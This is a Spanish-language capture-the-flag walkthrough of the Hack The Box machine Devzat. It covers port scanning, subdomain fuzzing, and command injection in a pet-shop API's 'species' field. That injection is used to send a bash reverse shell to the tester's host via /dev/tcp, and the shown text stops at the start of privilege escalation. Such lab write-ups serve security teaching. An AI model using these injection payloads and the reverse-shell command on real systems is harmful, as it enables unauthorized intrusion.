
Devzat - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2:5f:fb:de:32:ff:44:bf:08:f5:ca:49:d4:42:1a:06 (RSA)
|   256 bc:cd:e8:ee:0a:a9:15:76:52:bc:19:a4:a3:b2:ba:ff (ECDSA)
|_  256 62:ef:72:52:4f:19:53:8b:f2:9b:be:46:88:4b:c3:d0 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://devzat.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
8000/tcp open  ssh     Golang x/crypto/ssh server (protocol 2.0)
| ssh-hostkey:
|_  3072 6a:ee:db:90:a6:10:30:9f:94:ff:bf:61:95:2a:20:63 (RSA)
Service Info: Host: devzat.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 80 aplica una redireccion al dominio devzat.htb. Lo añadimos al archivo /etc/hosts y vamos a ver su contenido:



Nos dice que por el puerto 8000 tenemos una forma de poder conectarnos para chatear. Necesitamos un nombre de usuario y ejecutar el comando que nos muestra. Vamos a ahacer la prueba:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -l test devzat.htb -p 8000
Unable to negotiate with 10.10.11.118 port 8000: no matching host key type found. Their offer: ssh-rsa
```

El error `Unable to negotiate with 10.10.11.118 port 8000: no matching host key type found. Their offer: ssh-rsa` puede deberse a que el servidor ofrece unicamente ssh-rsa. Lo que resulta inseguro y por lo tanto, hay que añadirlo en el comando para conectarlos:

`ssh -o HostKeyAlgorithms=+ssh-rsa -l yorch devzat.htb -p 8000`:

```
┌──(env)─(kali㉿kali)-[~/Downloads/git-dumper/pets_web]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa -l hacker devzat.htb -p 8000

devbot: You seem to be new here yorch. Welcome to Devzat! Run /help to see what you can do.
devbot: yorch has joined the chat
devbot: yorch has left the chat

devbot: yorch has joined the chat
devbot: yorch has left the chat
Welcome to the chat. There are no more users
devbot: hacker has joined the chat
hacker:
```

Podemos ejecutar algunos comandos:


```
hacker: ls
devbot: *clear *message *users *all *exit *bell *roo
        *example-code
devbot: /help
hacker: /help
[SYSTEM] Welcome to Devzat! Devzat is chat over SSH:
[SYSTEM] Because there's SSH apps on all platforms,
[SYSTEM]
[SYSTEM] Interesting features:
[SYSTEM] • Many, many commands. Run /commands.
```

```
hacker: /commands
[SYSTEM] Commands
[SYSTEM] clear - Clears your terminal
[SYSTEM] message - Sends a private message to someone
[SYSTEM] users - Gets a list of the active users
[SYSTEM] all - Gets a list of all users who has ever connected
[SYSTEM] exit - Kicks you out of the chat incase your client was bugged
[SYSTEM] bell - Toggles notifications when you get pinged
[SYSTEM] room - Changes which room you are currently in
[SYSTEM] id - Gets the hashed IP of the user
[SYSTEM] commands - Get a list of commands
[SYSTEM] nick - Change your display name
[SYSTEM] color - Change your display name color
[SYSTEM] timezone - Change how you view time
[SYSTEM] emojis - Get a list of emojis you can use
[SYSTEM] help - Get generic info about the server
[SYSTEM] tictactoe - Play tictactoe
[SYSTEM] hangman - Play hangman
[SYSTEM] shrug - Drops a shrug emoji
[SYSTEM] ascii-art - Bob ross with text
[SYSTEM] example-code - Hello world!
hacker: /users
[SYSTEM] [hacker]
hacker: /id
[SYSTEM] 1a217fe8f0a4694ef899b1a33fd7b6661fc849abb9cdd1e1ebc426346d8dda3b
hacker: /rooms
```


Vamos a buscar posibles subdominios dentro del dominio principal:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hw 26 -w /usr/share/wordlists/dirbuster/directory-list-2.3-med
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://devzat.htb/
Total requests: 220546

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001744:   200        20 L     35 W       510 Ch      "pets"
```

Encontramos el subdominio "pets", vamos a ver el contenido:



Si escribimos `;whoami` recibimos un exit status 1:





Este "exit status" significa que el comando enviado no se ha ejecutado de forma correcta. Capturamos la peticion con burpsuite y lo enviamos:

```
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Content-Length: 31
Origin: http://pets.devzat.htb
Connection: keep-alive
Priority: u=0

{
  "name":"test",
  "species":"cat"
}
```

Search

esponse

retty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 27 Jan 2025 10:03:25 GMT
Server: My genious go pet server
Content-Length: 26
Content-Type: text/plain; charset=utf-8
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

Pet was added successfully
```

Enviemos lo que enviemos siempre obtenemos la misma respuesta:

```
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Content-Length: 17
Origin: http://pets.devzat.htb
Connection: keep-alive
Priority: u=0

{
  "PWNED":"PWNED"
}
```

Search

esponse

retty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 27 Jan 2025 10:08:36 GMT
Server: My genious go pet server
Content-Length: 26
Content-Type: text/plain; charset=utf-8
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

Pet was added successfully
```

Podemos intentar ejecutar comandos enviando un ping desde la maquina victima y ponernos en escucha con tcpdump para ver si recibimos la conexion:

```
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Content-Length: 52
Origin: http://pets.devzat.htb
Connection: keep-alive
Priority: u=0

{
    "name":"test;ping -c 1 10.10.14.7",
    "species":"cat"
}
```

No nos llega nada:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

Vamos a intentarlo en el campo "species":

```
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Content-Length: 52
Origin: http://pets.devzat.htb
Connection: keep-alive
Priority: u=0

{
    "name":"test",
    "species":"cat;ping -c 1 10.10.14.7"
}
```

Recibo el ping:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
07:07:56.633584 IP devzat.htb > 10.10.14.7: ICMP echo request, id 4, seq 1, length 64
07:07:56.633603 IP 10.10.14.7 > devzat.htb: ICMP echo reply, id 4, seq 1, length 64
```

Como tenemos ejecucion remota de comandos vamos a enviarnos una reverse shell en bash:

```
{
    "name":"test",
    "species":"cat;bash -c 'sh -i >& /dev/tcp/10.10.14.7/1234 0>&1'"
}
```

Recibimos la conexion por netcat:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.118] 36700
sh: 0: can't access tty; job control turned off
$ whoami
patrick
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los procesos que estan corriendo en la maquina victima:

```
root         1034  0.0  0.0   2488   576 ?        S    09:23   0:00 bpfilter_umh
root         1202  0.0  0.1 696520  3864 ?        Sl   09:23   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8086 -container-ip 172.17
root         1236  0.0  0.3 113372  7168 ?        Sl   09:23   0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id a5c39de2c4d94220e67e0b135411cc8c032
root         1258  0.1  2.1 406544 43920 ?        Ssl  09:23   0:08 influxd
root        10010  0.0  0.0      0     0 ?        I    10:04   0:02 [kworker/0:0-events]
www-data    12853  0.0  0.2   9160  4792 ?        S    10:18   0:00 /usr/sbin/apache2 -k start
```

Hay un docker corriendo por el puerto 8086. Vamos a ver los puertos internos que tiene la maquina:

```
patrick@devzat:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      829/./petshop
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8086          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
```

